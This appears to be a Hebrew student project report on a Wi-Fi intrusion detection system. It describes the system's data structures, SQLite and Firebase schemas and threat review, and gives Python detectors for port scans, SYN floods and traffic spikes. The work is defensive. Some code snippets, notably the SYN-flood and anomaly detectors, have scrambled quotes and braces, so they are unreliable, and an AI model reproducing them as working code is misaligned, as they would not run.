גרף עמודות המציג את התפלגות הפרוטוקולים שנקלטו ברשת.

לדוגמה:

TCP

UDP

ICMP

Live Messages

חלון הודעות מערכת המציג אירועים בזמן אמת.
לדוגמה:
התחלת סריקה.
יצירת התראה.
הודעות מערכת.
אזהרות.

Forensics
חלון המציג מידע על ההתראה שנבחרה.

- החלון מציג:
- סוג התקיפה.
- רמת חומרה.
- זמן האירוע.
- מזהה החבילה.
- נתיב לקובץ הראיה.

Recent Evidence Exports
רשימת קובצי הראיות שיוצאו לאחרונה על ידי המשתמש.

אופן השימוש
המשתמש מתחבר למערכת.
מפעיל סריקה באמצעות.Start
המערכת מתחילה לנטר את רשת ה-Wifi.
בעת זיהוי תקיפה נוצרת התראה.
ניתן לבחור התראה ולייצא עבורה קובץ ראיות.
ניתן לפתוח את קובץ ה-PCAP באמצעות Wireshark לצורך חקירה נוספת.

תיאור מבני הנתונים

מחלקת Packet
מבנה הנתונים המרכזי במערכת הוא המחלקה Packet. מחלקה זו מייצגת חבילת רשת לאחר שעברה תהליך נרמול. המחלקה מרכזת את כל המידע החשוב שנשלף מהחבילה המקורית ומאפשרת לשאר רכיבי המערכת לעבוד מול מבנה אחיד ללא תלות בפרוטוקול המקורי. המידע הנשמר במחלקה כולל:

- זמן קליטת החבילה
- כתובת מקור
- כתובת יעד
- פורט מקור
- פורט יעד
- סוג פרוטוקול
- גודל החבילה
- דגלי TCP
- נתוני Metadata נוספים

השימוש במחלקה זו מפשט את עבודת מנוע הזיהוי ומאפשר לנתח סוגי חבילות שונים באמצעות ממשק אחיד.

מחלקת Flow
מחלקת Flow מייצגת זרם תקשורת בין שני צדדים ברשת.

מטרת המחלקה היא לאגד מספר חבילות השייכות לאותו חיבור או לאותה שיחה לוגית, ובכך לאפשר ניתוח של דפוסי תקשורת לאורך זמן. המחלקה שומרת בין היתר:

- כתובת מקור
- כתובת יעד
- פורט מקור
- פורט יעד
- פרוטוקול
- זמן התחלת הזרם
- זמן עדכון אחרון
- מספר חבילות
- מספר בתים

מבנה נתונים זה משמש בעיקר את מנגנוני זיהוי התקיפות.

מילון Active Flows
המערכת משתמשת במילון (Dictionary) לצורך ניהול זרמי התקשורת הפעילים.

מפתח המילון מורכב מהמאפיינים המזהים של הזרם, כגון כתובות, פורטים ופרוטוקול, ואילו הערך הוא אובייקט מסוג Flow. השימוש במילון מאפשר:

- גישה מהירה לזרם קיים
- עדכון מהיר של נתוני הזרם
- יצירת זרמים חדשים בעת הצורך

סיבוכיות הגישה למבנה זה היא O(1) בממוצע.

תורי אירועים
במערכת נעשה שימוש במבנה נתונים מסוג Queue לצורך תקשורת בין רכיבים שונים הפועלים במקביל.
מבנה זה מאפשר:

- העברת חבילות לעיבוד
- העברת התראות למשתמש
- הפרדה בין קליטת המידע לבין עיבודו

השימוש בתורים מונע חסימה של רכיבים שונים במערכת ומאפשר עבודה רציפה בזמן אמת.

מבני נתונים לזיהוי תקיפות
לצורך זיהוי התקיפות השונות נעשה שימוש במבני נתונים ייעודיים.

Port Scan
עבור כל כתובת מקור נשמר אוסף פורטים ייחודיים שנצפו בפרק זמן מוגדר. מבנה זה מאפשר לספור במהירות את מספר הפורטים שאליהם ניסה המקור להתחבר.

SYN Flood
עבור כל יעד נשמרים מוני SYN ומוני ACK. באמצעותם ניתן לחשב את היחס בין בקשות פתיחת חיבור לבין אישורי חיבור.

ICMP Flood-ו UDP Flood
עבור כל יעד נשמרת רשימת חותמות זמן של חבילות אחרונות. הרשימה מאפשרת לחשב כמה חבילות התקבלו בתוך חלון זמן מסוים.

ARP Spoofing
המערכת שומרת התאמות בין כתובות IP לכתובות MAC כאשר מזוהה שינוי חריג במיפוי זה, נוצרת התראה.

DNS Poisoning
עבור כל שם מתחם נשמר אוסף כתובות IP שהתקבלו עבורו. אם מספר הכתובות השונות חורג מהסף שהוגדר, האירוע מסומן כחשוד.

Evil Twin
עבור כל SSID נשמר מידע על נקודות הגישה שנצפו. מבנה הנתונים כולל:

- SSID
- BSSID

- ערוץ
- עוצמת קליטה

מבנה זה מאפשר להשוות בין נקודות גישה שונות בעלות אותו שם רשת.

מסד הנתונים

המערכת משתמשת במסד נתונים מקומי מסוג SQLite. מסד הנתונים מנוהל בקובץ DB.db, ומשמש לשמירת מידע שנאסף במהלך פעולת המערכת, כגון חבילות רשת, זרמי תקשורת, התראות, חוקים ופעולות תחקור.
המסד פועל במצב WAL, דבר שמאפשר עבודה נוחה יותר בזמן שהמערכת גם כותבת נתונים וגם קוראת מהם לצורך הצגה בממשק המשתמש.

טבלת scans

טבלה זו שומרת מידע כללי על סריקות שבוצעו במערכת.

שם שדה	סוג נתון	תפקיד
scan_id	INTEGER	מפתח ראשי
user_id	INTEGER	מזהה משתמש
scan_description	TEXT	תיאור הסריקה
scan_date	TEXT	תאריך הסריקה
router_mac	TEXT	כתובת MAC של הנתב

טבלת alerts

טבלה זו שומרת התראות שנוצרו בעקבות זיהוי פעילות חשודה.

שם שדה	סוג נתון	תפקיד
alert_id	INTEGER	מפתח ראשי
packet_id	INTEGER	מזהה החבילה שקשורה להתראה
alert_type	TEXT	סוג ההתראה
severity	INTEGER	רמת חומרה
description	TEXT	תיאור האירוע
timestamp	TEXT	זמן יצירת ההתראה
pcap_path	TEXT	נתיב לקובץ הראיות

טבלת *packets*

טבלה זו שומרת את החבילות שנקלטו מהרשת לאחר שעברו נרמול.

שם שדה	סוג נתון	תפקיד
packet_id	INTEGER	מפתח ראשי
ts	TEXT	זמן קליטת החבילה
src_ip	TEXT	כתובת מקור
dst_ip	TEXT	כתובת יעד
src_port	INTEGER	פורט מקור
dst_port	INTEGER	פורט יעד
proto	INTEGER	מספר הפרוטוקול
proto_name	TEXT	שם הפרוטוקול
flags	TEXT	דגליTCP
payload_len	INTEGER	גודל המטען
raw_len	INTEGER	גודל החבילה הכולל
summary	TEXT	תקציר החבילה
scan_id	INTEGER	מזהה סריקה
meta	TEXT	מידע נוסף בפורמט JSON
raw_bytes	BLOB	החבילה הגולמית
flow_key	TEXT	מזהה זרם תקשורת

טבלת *flows*

טבלה זו שומרת מידע על זרמי תקשורת שנבנו מתוך החבילות.

שם שדה	סוג נתון	תפקיד
flow_id	INTEGER	מפתח ראשי
scan_id	INTEGER	מזהה סריקה
first_ts	TEXT	זמן הופעת החבילה הראשונה בזרם
last_ts	TEXT	זמן עדכון אחרון
src_ip	TEXT	כתובת מקור
dst_ip	TEXT	כתובת יעד
src_port	INTEGER	פורט מקור
dst_port	INTEGER	פורט יעד
proto	TEXT	סוג פרוטוקול
packet_count	INTEGER	מספר חבילות בזרם
byte_count	INTEGER	מספר בתים בזרם
syn_count	INTEGER	מספר חבילות SYN
ack_count	INTEGER	מספר חבילות ACK
rst_count	INTEGER	מספר חבילות RST
unique_dst_ports	INTEGER	מספר פורטי יעד שונים
meta	TEXT	מידע נוסף בפורמט JSON

טבלת *rules*

טבלה זו מיועדת לשמירת חוקי זיהוי וספים למנוע הזיהוי.

שם שדה	סוג נתון	תפקיד
rule_id	INTEGER	מפתח ראשי
name	TEXT	שם החוק
pattern	TEXT	תבנית או תנאי הזיהוי
severity	INTEGER	רמת חומרה
enabled	BOOLEAN	האם החוק פעיל

טבלת whitelist_blacklist

טבלה זו שומרת רשימות של ערכים מותרים או חסומים.

שם שדה	סוג נתון	תפקיד
entry_id	INTEGER	מפתח ראשי
type	TEXT	blacklist Or whitelist
value	TEXT	הערך שנשמר
comment	TEXT	הערה
created_at	TEXT	זמן יצירת הרשומה

טבלת audit

טבלה זו שומרת רשימות של ערכים מותרים או חסומים.

שם שדה	סוג נתון	תפקיד
audit_id	INTEGER	מפתח ראשי
user_email	TEXT	כתובת המשתמש
action	TEXT	סוג הפעולה
params_json	TEXT	פרטי הפעולה בפורמטJSON
created_at	TEXT	זמן ביצוע הפעולה
artifact_path	TEXT	נתיב לקובץ שנוצר
artifact_sha256	TEXT	Hashשל הקובץ

מבנה הנתונים ב־Firebase

בנוסף למסד הנתונים המקומי מסוג SQLite, המערכת עושה שימוש ב-Firebase לצורך אימות משתמשים ושמירת התראות בענן. בתהליך ההתחברות המשתמש מזין כתובת דוא״ל וסיסמה. פרטים אלו נשלחים ל-Firebase Authentication, אשר מחזיר למערכת מזהה משתמש וטוקן התחברות. מזהה המשתמש משמש לשיוך התראות לחשבון המשתמש, וטוקן ההתחברות משמש לאימות הבקשות מול Firebase. מבנה השמירה ב-Firebase הוא לפי משתמש. לכל משתמש קיימת רשימת התראות משלו, כאשר כל התראה נשמרת לפי מזהה ההתראה שנוצר במערת.

מבנה כללי : alerts / user_id / alert_id

עבור כל התראה נשמרים השדות הבאים :

שם שדה	סוג נתון	תפקיד
type	TEXT	סוג התקיפה שזוהתה

severity	INTEGER	רמת החומרה של ההתראה
description	TEXT	תיאור מילולי של האירוע
timestamp	TEXT	זמן יצירת ההתראה
pcap_path	TEXT	נתיב מקומי לקובץ הראיות אם נוצר

חשוב לציין כי קבצי ה-PCAP עצמם אינם נשמרים ב-Firebase, אלא נשמרים מקומית במחשב המשתמש. ב-Firebase נשמר רק הנתיב המקומי לקובץ הראיות יחד עם פרטי ההתראה. השימוש ב-Firebase מאפשר לשייך התראות למשתמש מסוים, לטעון התראות שנשמרו בעבר ולהפריד בין מידע של משתמשים שונים.

סקירת חולשות ואיומים

במהלך תכנון המערכת נבחנו חולשות ואיומים אפשריים שעלולים להשפיע על אבטחת המערכת, אמינות הנתונים ויכולת השימוש בה. מאחר שהמערכת עוסקת באבטחת מידע וניטור רשתות, חשוב להתייחס לא רק לתקיפות שהמערכת מזהה, אלא גם לאיומים האפשריים על המערכת עצמה.

התחברות והרשאות

המערכת כוללת מנגנון התחברות באמצעות Firebase Authentication. איום אפשרי הוא ניסיון התחברות עם פרטי משתמש שגויים או ניסיון גישה למידע של משתמש אחר.
כדי להתמודד עם איום זה, הגישה למערכת מתאפשרת רק לאחר התחברות תקינה. לאחר ההתחברות מתקבלים מזהה משתמש וטוקן התחברות, וההתראות נשמרות תחת מזהה המשתמש המתאים.

חשיפת נתוני משתמש

מכיוון שהמערכת שומרת התראות בענן, קיים סיכון לחשיפת מידע אם הגישה ל-Firebase אינה מוגדרת כראוי. ההתמודדות עם סיכון זה מתבצעת באמצעות שיוך ההתראות למזהה המשתמש ושימוש בטוקן התחברות בעת שליחת בקשות ל-Firebase. בנוסף, המערכת אינה שומרת סיסמאות משתמשים באופן מקומי.

שמירת ראיות מקומית

קבצי הראיות מסוג PCAP נשמרים באופן מקומי במחשב המשתמש. קבצים אלו עלולים להכיל מידע רגיש מתוך תעבורת הרשת.
כדי לצמצם את הסיכון, קבצי הראיות נוצרים רק עבור אירועים שנבחרו או זוהו כאירועי אבטחה, ולא עבור כל תעבורת הרשת באופן קבוע. בנוסף, המערכת שומרת Metadata ו- Hash מסוג SHA256 כדי לאפשר אימות תקינות של קובץ הראיות.

עומס על המערכת

מאחר שהמערכת מאזינה לתעבורת רשת בזמן אמת, תעבורה רבה מדי עלולה לגרום לעומס, איבוד חבילות או ירידה בביצועים.
כדי להתמודד עם סיכון זה, המערכת משתמשת במבני נתונים יעילים, חלונות זמן, סינון מידע לא נחוץ וניהול רכיבים באמצעות Threads ו-Queue, כך ניתן להפריד בין קליטת החבילות לבין עיבודן.

התראות שווא

אחד האתגרים המרכזיים במערכות IDS הוא יצירת התראות שווא. מצב כזה עלול לגרום למשתמש להתעלם מהתראות אמיתיות.
כדי לצמצם את הבעיה, המערכת משתמשת בערכי סף, חלונות זמן והשהיה בין התראות חוזרות. בנוסף, חלק מהזיהויים מבוססים על שילוב של כמה תנאים ולא על חבילה בודדת בלבד.

הרשאות מערכת

לכידת תעבורת רשת והפעלת כרטיס רשת במצב Monitor Mode דורשות הרשאות מתאימות במערכת ההפעלה. שימוש לא נכון בהרשאות עלול לגרום לכשל בהרצת המערכת.
לכן המערכת מיועדת להרצה בסביבת Linux עם הרשאות מתאימות. במידה ואין הרשאות מתאימות או שכרטיס הרשת אינו תומך במצב Monitor Mode , המערכת לא תוכל לנטר את כלל תעבורת רשת ה-Wifi.

תקשורת מול Firebase

בעת שמירת התראות בענן, המערכת תלויה בחיבור אינטרנט ובזמינות שירות Firebase. אם אין חיבור אינטרנט או אם Firebase אינו זמין, ייתכן שהתראות לא יישמרו בענן.
עם זאת, המערכת עדיין שומרת מידע במסד הנתונים המקומי, ולכן גם במקרה של תקלה זמנית בחיבור לענן, הנתונים המרכזיים עדיין נשמרים במחשב המשתמש.

SQL Injection

המערכת משתמשת במסד נתונים מקומי מסוג SQLite. איום אפשרי במערכות המשתמשות במסדי נתונים הוא SQL Injection.
בפרויקט זה הסיכון נמוך יחסית, משום שהמערכת אינה מקבלת שאילתות SQL חופשיות מהמשתמש ואינה חשופה כאתר אינטרנט ציבורי. עם זאת, בעת עבודה מול מסד הנתונים יש להקפיד להשתמש בפרמטרים במקום חיבור מחרוזות, כדי למנוע הכנסת קלט לא רצוי לשאילתות.

4. מימוש הפרויקט

סקירת המודולים וקשרי הגומלין ביניהם

המערכת פותחה בגישה מודולרית, שבה כל רכיב אחראי על תחום אחריות מוגדר. חלוקה זו מאפשרת תחזוקה נוחה יותר של הקוד, הרחבת המערכת בעתיד והפרדה בין רכיבי הלוגיקה השונים.
המודולים המרכזיים במערכת פועלים יחד בתהליך הבא:

- רכיב ה-Sniffer לוכד תעבורת רשת.
- החבילות עוברות נרמול והמרה לאובייקטים של Packet.
- רכיב ה- Flow Manager מקבץ חבילות לזרמי תקשורת.
- מנוע הזיהוי מנתח את התעבורה ומזהה תקיפות.
- ההתראות נשמרות במסד הנתונים וב-Firebase .
- ממשק המשתמש מציג את המידע למשתמש.
- במקרה הצורך נוצרות ראיות דיגיטליות בפורמט PCAP.

מודלים מיובאים

שם המודול	תפקיד במערכת
scapy	לכידה, ניתוח ויצירה של חבילות רשת
scapy.all	שימוש בפונקציות מרכזיות של Scapy לצורך עבודה עם Packets
scapy.layers.inet	עבודה עם שכבות TCP, UDP ו-ICMP
scapy.layers.inet6	תמיכה בחבילותIPv6
scapy.layers.l2	עבודה עם שכבת קישור, כגון ARP ו־Ethernet
scapy.layers.dns	ניתוח חבילות DNS
scapy.layers.dhcp	ניתוח חבילות DHCP
scapy.layers.dot11	עבודה עם מסגרות WiFi מסוג 802.11
scapy.utils	קריאה וכתיבה של קבצי PCAP
sqlite3	עבודה מול מסד הנתונים המקומי SQLite
tkinter	בניית ממשק המשתמש הגרפי
matplotlib	הצגת גרפים בממשק המשתמש
requests	שליחת בקשות HTTP אל Firebase
dotenv	טעינת משתני סביבה מקובץ הגדרות
threading	הרצת פעולות ברקע באמצעותThreads
queue	העברת מידע בין רכיבים הפועלים במקביל
collections	שימוש במבני נתונים כמו deque ו-defaultdict
dataclasses	הגדרת מחלקות נתונים בצורה פשוטה וברורה
typing	הגדרת טיפוסים בקוד ושיפור קריאות הקוד
datetime	עבודה עם תאריכים וחותמות זמן
time	מדידת זמן ועבודה עם השהיות
json	שמירת מידע וקריאת מידע בפורמטJSON
os	עבודה עם קבצים, תיקיות ומשתני מערכת
hashlib	חישוב Hash מסוג SHA256 לקבצי ראיות
re	עבודה עם ביטויים רגולריים
geoip2.database	זיהוי מידע גיאוגרפי לפי כתובת IP
sys	עבודה עם פרמטרים והרצת קוד ברמת מערכת

פעולה	קלט	פלט	תפקיד
normalize()	Scapy Packet	Packet	המרת חבילה גולמית לאובייקט Packet
to_dict()	ללא	dict	המרת האובייקט למילון
summary()	ללא	str	יצירת תיאור מקוצר של החבילה

מודלים ומחלקות שאני פיתחתי

שם המודול	תפקיד
main.py	קובץ ההפעלה הראשי של המערכת
login_poc.py	מסך התחברות והרשמה מול Firebase
dashboard.py	ממשק המשתמש הראשי של המערכת
orchestrator.py	ניהול זרימת העבודה בין כל רכיבי המערכת
packet.py	ייצוג חבילת רשת לאחר נרמול
flows.py	ניהול סטטיסטיקות של זרמי תקשורת
database.py	עבודה מול מסד הנתוניSQLite
anomaly.py	זיהוי אנומליות בתעבורת הרשת
policy.py	הגדרת תוצאות מדיניות וחוקים
messages.py	מערכת הודעות פנימית בין רכיבי המערכת
firebase_alerts.py	שליחת התראות ל-Firebase
forensics.py	יצירת קבצי ראיות מסוג PCAP ו-Metadata
geoip.py	איתור מידע גיאוגרפי לפי כתובת IP
attacks.py	דימוי תקיפות לצורכי בדיקה
poc_sniffer.py	בדיקת לכידת תעבורה בסיסית
inspect_alerts.py	בדיקה וצפייה בהתראות
demo.py	הדגמה / בדיקות מערכת

שם המחלקה	קובץ	תפקיד
Packet	packet.py	ייצוג חבילת רשת מנורמלת
FlowStats	flows.py	שמירת סטטיסטיקות של זרם תקשורת
Database	database.py	ניהול מסד הנתונים המקומי
Orchestrator	orchestrator.py	ניהול המערכת כולה
RollingCountPerSecond	anomaly.py	חישוב קצב חבילות לשנייה
Message	messages.py	ייצוג הודעה פנימית במערכת
MessageBus	messages.py	ניהול הודעות בין רכיבים
DashboardWindow	dashboard.py	חלון הממשק הראשי
MetricCard	dashboard.py	כרטיס נתון בממשק
PolicyResult	policy.py	תוצאת הפעלת מדיניות

מחלקה – Packet

שם התכונה	סוג	תפקיד
timestamp	float	זמן קליטת החבילה
src_ip	str	כתובת IP של המקור
dst_ip	str	כתובת IP של היעד
src_port	int	פורט המקור
dst_port	int	פורט היעד
protocol	str	סוג הפרוטוקול
flags	str	דגליTCP
payload_len	int	גודל המטען
metadata	dict	מידע נוסף על החבילה

פעולה	קלט	פלט	תפקיד
normalize()	Scapy Packet	Packet	המרת חבילה גולמית לאובייקט Packet
to_dict()	ללא	dict	המרת האובייקט למילון
summary()	ללא	str	יצירת תיאור מקוצר של החבילה

מחלקה – FlowStats

שם התכונה	תפקיד ושימוש
key	מזהה הזרם
first_ts	זמן החבילה הראשונה בזרם
last_ts	זמן העדכון האחרון של הזרם
src_ip	כתובת המקור
dst_ip	כתובת היעד
src_port	פורט המקור
dst_port	פורט היעד
proto	סוג הפרוטוקול
packet_count	מספר החבילות בזרם
byte_count	מספר הבתים בזרם
syn_count	מספר חבילות SYN
ack_count	מספר חבילות ACK
rst_count	מספר חבילות RST
unique_dst_ports	מספר פורטי יעד ייחודיים
meta	מידע נוסף על הזרם

שם הפעולה	כניסה	יציאה
from_packet	מקבלת מזהה זרם ואובייקט Packet	יוצרת אובייקט FlowStats חדש מתוך החבילה
update	מקבלת אובייקט Packet נוסף	מעדכנת את נתוני הזרם ומחזירה את האובייקט המעודכן

מחלקה – Database

שם התכונה	תפקיד ושימוש
db_name	שם קובץ מסד הנתונים
connection	חיבור פעיל למסד הנתונים
_lock	מנעול סנכרון לצורך עבודה בטוחה עם כמהThreads

שם הפעולה	טענת כניסה	טענת יציאה
init	שם קובץ מסד הנתונים	יוצרת חיבור למסד הנתונים ומוודאת שהטבלאות קיימות
insert_packet	אובייקט Packet ומזהה סריקה	שומרת חבילה במסד הנתונים ומחזירה מזהה רשומה
insert_flow	אובייקט FlowStats ומזהה סריקה	שומרת או מעדכנת זרם תקשורת במסד הנתונים
insert_alert	פרטי התראה כגון סוג, חומרה ותיאור	שומרת התראה חדשה ומחזירה מזהה התראה
insert_audit	פרטי פעולה וקובץ שנוצר	שומרת תיעוד פעולה בטבלתaudit
get_recent_alerts	מספר התראות לשליפה	מחזירה רשימת התראות אחרונות
get_recent_packets	מספר חבילות לשליפה	מחזירה רשימת חבילות אחרונות
get_dashboard_snapshot	ללא	מחזירה נתונים מרכזיים להצגה בממשק
update_alert_pcap_path	מזהה התראה ונתיב קובץ	מעדכנת את נתיב קובץ הראיות של ההתראה
run_retention_cleanup	זמני שמירה עבור חבילות וזרמים	מוחקת נתונים ישנים מהמסד
close	ללא	סוגרת את החיבור למסד הנתונים

מחלקה – Orchestrator

שם התכונה	תפקיד ושימוש
db	אובייקט Database לעבודה מול מסד הנתונים
db_path	נתיב קובץ מסד הנתונים
evidence_dir	תיקיית שמירת קבצי הראיות
evidence_max_packets	מספר חבילות מרבי לשמירה עבור ראיה
firebase_uid	מזהה המשתמש ב־Firebase
firebase_token	טוקן התחברות ל־Firebase
flows	מילון של זרמי תקשורת פעילים
processing_queue	תור חבילות לעיבוד
running	מציין האם הסריקה פעילה
thread	Threadראשי ללכידת תעבורה
worker_threads	Threadsלעיבוד חבילות
maintenance_thread	Threadלתחזוקת המערכת
msg	MessageBusלשליחת הודעות לממשק
jsonl_path	נתיב לקובץ לוג
packet_db_ttl_seconds	זמן שמירת חבילות במסד
flow_db_ttl_seconds	זמן שמירת זרמים במסד
flow_idle_ttl_seconds	זמן מחיקת זרם לא פעיל
_metrics_lock	מנעול לסנכרון נתוני מדדים
_flows_lock	מנעול לסנכרון גישה לזרמים

שם הפעולה	טענת כניסה	טענת יציאה
init	נתיבי מערכת, הגדרות Firebase, הגדרות תורים ו־Threads	יוצרת את רכיב הניהול המרכזי של המערכת
start_sniff	שם ממשק רשת	מתחילה לכידת תעבורה
stop_sniff	ללא	עוצרת את לכידת התעבורה
_sniff_loop	שם ממשק רשת	מאזינה לתעבורה ומכניסה חבילות לתור
_processing_loop	ללא	שולפת חבילות מהתור ומעבדת אותן
_process_one_packet	חבילה גולמית	מנרמלת, שומרת ומריצה עליה זיהוי
_update_flow	אובייקטPacket	מעדכנת את זרם התקשורת המתאים
_run_detections	אובייקטPacket	מריצה את מנגנוני הזיהוי על החבילה
_handle_alert	התראה Packet, ומזהה חבילה	שומרת ומטפלת בהתראה חדשה
_export_pcap	מפתח ראיה, סוג התראה ומזהה התראה	יוצרת קובץ PCAP עבור אירוע
export_forensics	כתובת משתמש ומזהה התראה	מייצאת ראיות עבור התראה קיימת
consume_messages	ללא	מחזירה הודעות להצגה בממשק
get_runtime_stats	ללא	מחזירה נתוני ריצה ומדדים
run_retention_cleanup	ללא	מפעילה ניקוי נתונים ישנים

מחלקה – RollingCountPerSecond

שם התכונה	תפקיד ושימוש
window_seconds	גודל חלון הזמן בשניות
buckets	מילון השומר מספר חבילות עבור כל שנייה

שם הפעולה	טענת כניסה	טענת יציאה
init	גודל חלון הזמן בשניות	יוצרת אובייקט חדש לניטור קצב חבילות
add_packet	זמן קליטת חבילה	מוסיפה חבילה לחלון הזמן
_purge	הזמן הנוכחי בשניות	מסירה נתונים ישנים מחוץ לחלון
mean_std	ללא	מחזירה ממוצע וסטיית תקן של קצב החבילות
current_pps	מספר שניות אחרונות לבדיקה	מחזירה קצב חבילות לשנייה בחלון קצר

מחלקה – MessageBus

שם התכונה	תפקיד ושימוש
_q	תור פנימי של הודעות
_lock	מנעול סנכרון לגישה בטוחה לתור

שם הפעולה	טענת כניסה	טענת יציאה
init	גודל מרבי של התור	יוצרת תור הודעות חדש
publish	רמת הודעה, כותרת, גוף הודעה ומזהה התראה	מוסיפה הודעה חדשה לתור
consume_all	ללא	מחזירה את כל ההודעות שנצברו ומרוקנת את התור

מחלקה – DashboardWindow

שם התכונה	תפקיד ושימוש
root	חלון Tkinter הראשי
orch	אובייקט Orchestrator שמנהל את פעולת המערכת
db	אובייקט Database המשמש לשליפת נתונים
status_var	משתנה המציג את מצב הסריקה
start_btn	כפתור התחלת סריקה
stop_btn	כפתור עצירת סריקה
refresh_btn	כפתור רענון נתונים
packets_list	רשימת חבילות אחרונות
alerts_list	רשימת התראות
messages_list	רשימת הודעות מערכת
audit_list	רשימת פעולות תחקור
selected_alert_id	מזהה ההתראה שנבחרה
cards	כרטיסי מדדים בממשק
pps_history	היסטוריית חבילות לשנייה
bps_history	היסטוריית בתים לשנייה
fig_pps	אובייקט גרף
ax_pps	ציר הגרף
canvas_pps	רכיב הצגת הגרף בממשק

שם הפעולה	טענת כניסה	טענת יציאה
init	אובייקטOrchestrator	יוצרת את חלון המערכת הראשי
_build_ui	ללא	בונה את רכיבי הממשק
_start_capture	ללא	מפעילה סריקת תעבורה דרךOrchestrator
_stop_capture	ללא	עוצרת את הסריקה
_refresh_metrics	ללא	מרעננת את מדדי המערכת
_refresh_alerts	ללא	מרעננת את רשימת ההתראות
_refresh_packets	ללא	מרעננת את רשימת החבילות
_refresh_pps_chart	ללא	מעדכנת את גרף קצב החבילות
_export_selected_alert	ללא	מייצאת ראיות עבור ההתראה שנבחרה
_open_evidence_folder	ללא	פותחת את תיקיית הראיות
run	ללא	מפעילה את לולאת הממשק הראשית

מודול זיהוי התקיפות (attacks.py)

שם המשתנה	תפקיד
_portscan_state	שמירת מידע זמני עבור זיהוי Port Scan
_arp_state	שמירת מיפויי IP ו- MACלצורך זיהוי ARP Spoofing
_syn_state	שמירת סטטיסטיקות SYN ו-ACK
_eviltwin_state	שמירת מידע על רשתות WiFi שנצפו
_flood_state	שמירת נתונים עבור זיהוי הצפות
_dns_state	שמירת תשובות DNS שנצפו
_dhcp_state	שמירת שרתי DHCP שנצפו

שם הפונקציה	קלט	פלט
update_and_check_portscan	Packet	התראת PORT_SCAN או None
update_and_check_arpspoof	Packet	התראת ARP_SPOOF או None
update_and_check_synflood	Packet	התראת SYN_FLOOD או None
update_and_check_eviltwin	Packet	התראת EVIL_TWIN או None
update_and_check_flood	Packet	התראת UDP_FLOOD / ICMP_FLOODאו None
update_and_check_dns_poison	Packet	התראת DNS_POISON או None
update_and_check_dhcp_spoof	Packet	התראת DHCP_SPOOF אוNone

כמובן שלא כתבתי הכל, אחרת היה לוקח המון המון עמודים. אלו הדברים המרכזיים.

אלגוריתמים מרכזיים

אלגוריתם 1 – זיהוי סריקת פורטים(Port Scan Detection)

מטרת האלגוריתם: מטרת האלגוריתם היא לזהות מצב שבו תחנה ברשת מנסה להתחבר למספר רב של פורטים שונים בפרק זמן קצר, במטרה לאתר שירותים פתוחים במחשב יעד.

קלט:

- אובייקט Packet
- כתובת IP של המקור
- פורט יעד
- זמן קליטת החבילה

פלט:

- התראת PORT_SCAN

או

- None במקרה שלא זוהתה תקיפה

קוד:

```
_portscan_state: Dict[str, dict] = {}
PORTSCAN_PORT_THRESHOLD = 50
PORTSCAN_WINDOW_SECONDS = 30

def update_and_check_portscan(p: Packet) -> Optional[dict]:
    if not p.src_ip or not p.dst_ip or p.dst_port is None:
        return None
    if p.proto_name not in ("tcp", "udp"):
        return None

    now: datetime = p.ts
    state = _portscan_state.get(p.src_ip)
    if state is None:
        state = {"first_ts": now, "last_ts": now, "ports": set()}
        _portscan_state[p.src_ip] = state

    if (now – state["first_ts"]).total_seconds() > PORTSCAN_WINDOW_SECONDS:
```

```
        state["first_ts"] = now
        state["ports"].clear()

    state["last_ts"] = now
    state["ports"].add(int(p.dst_port))

    unique_ports = len(state["ports"])
    if unique_ports >= PORTSCAN_PORT_THRESHOLD:
        state["first_ts"] = now
        state["ports"].clear()
        return {
            "type": "PORT_SCAN",
            "severity": 7,
            "description": f"Port scan suspected from {p.src_ip}: {unique_ports} unique dst ports in {PORTSCAN_WINDOW_SECONDS}s",
            "evidence_key": p.src_ip,
        }
    return None
```

אלגוריתם 2 – זיהוי הצפת SYN (SYN Flood Detection)

מטרת האלגוריתם: מטרת האלגוריתם היא לזהות ניסיון הצפה של שרת באמצעות שליחת מספר גדול של חבילות SYN ללא השלמת תהליך יצירת החיבור.

קלט:

- אובייקט Packet
- כתובת יעד
- דגלי TCP
- זמן קליטת החבילה

פלט:

- התראתSYN_FLOOD

או

- None במקרה שלא זוהתה תקיפה

קוד:

```
_syn_state: Dict[str, dict]{} =
SYN_WINDOW_SECONDS = 10
SYN_THRESHOLD = 200
SYN_ACK_RATIO = 5.0


def update_and_check_synflood(p: Packet) -> Optional[dict]:
    if p.proto_name != "tcp" or not p.dst_ip or not isinstance(p.flags, str):
        return None

    now = p.ts
    dst = p.dst_ip
    state = _syn_state.get(dst)
    if state is None:
        state = {"events": deque()}
_       syn_state[dst] = state

    flags = p.flags or""
    is_syn_only = ("S" in flags) and ("A" not in flags)
    is_ackish = ("A" in flags)

    events: Deque = state["events"]
    events.append((now, is_syn_only, is_ackish))
    while events and (now - events[0][0]).total_seconds() > SYN_WINDOW_SECONDS:
        events.popleft()

    syn = sum(1 for _, is_syn, _ in events if is_syn)
    ack = sum(1 for _, _, is_ack in events if is_ack)
    if syn >= SYN_THRESHOLD and (syn / max(ack, 1)) >= SYN_ACK_RATIO:
        events.clear()
        return}
"           type": "SYN_FLOOD,"
"           severity": 9,
"           description": f"SYN flood suspected against {dst}: {syn} SYNs vs {ack} ACKs in
{SYN_WINDOW_SECONDS}s,"
"           evidence_key": dst,
{
    return None
```

אלגוריתם 3 – זיהוי אנומליה בתעבורת רשת

מטרת האלגוריתם

מטרת האלגוריתם היא לזהות חריגה משמעותית בקצב התעבורה ביחס להתנהגות הרגילה של הרשת.

קלט

- מספר חבילות לשנייה
- חלון בסיס של נתוני עבר
- זמן נוכחי

פלט

- התראתANOMALY_TRAFFIC

או

- None במקרה שלא זוהתה אנומליה

קוד:

```
#Global anomaly state
_state: Dict[str, dict] = {}

#Tuning
BASELINE_WINDOW_SECONDS = 60
CURRENT_WINDOW_SECONDS = 5
Z_THRESHOLD = 3.0
MIN_CURRENT_PPS = 300.0


def update_and_check_anomaly(p: Packet, key: str = "global") -> Optional[dict]:
"""  Simple anomaly detector on packets-per-second.

 -  Builds a baseline over 60s of per-second packet counts.
 -  Checks current PPS over 5s against baseline using z-score.
"""
 #  Only count real network packets (ignore None ts)
   if not isinstance(p.ts, datetime):
      return None

   st = _state.get(key)
   if st is None:
      st = {
"         "baseline": RollingCountPerSecond(BASELINE_WINDOW_SECONDS),
"         "current": RollingCountPerSecond(CURRENT_WINDOW_SECONDS),
"         "warmup_started": p.ts,
```

```
{
_       state[key] = st

    st["baseline"].add_packet(p.ts)
    st["current"].add_packet(p.ts)

#   Warmup: wait until we have enough baseline data (at least ~10 buckets)
    if len(st["baseline"].buckets) < 10:
        return None

    mean, std = st["baseline"].mean_std()
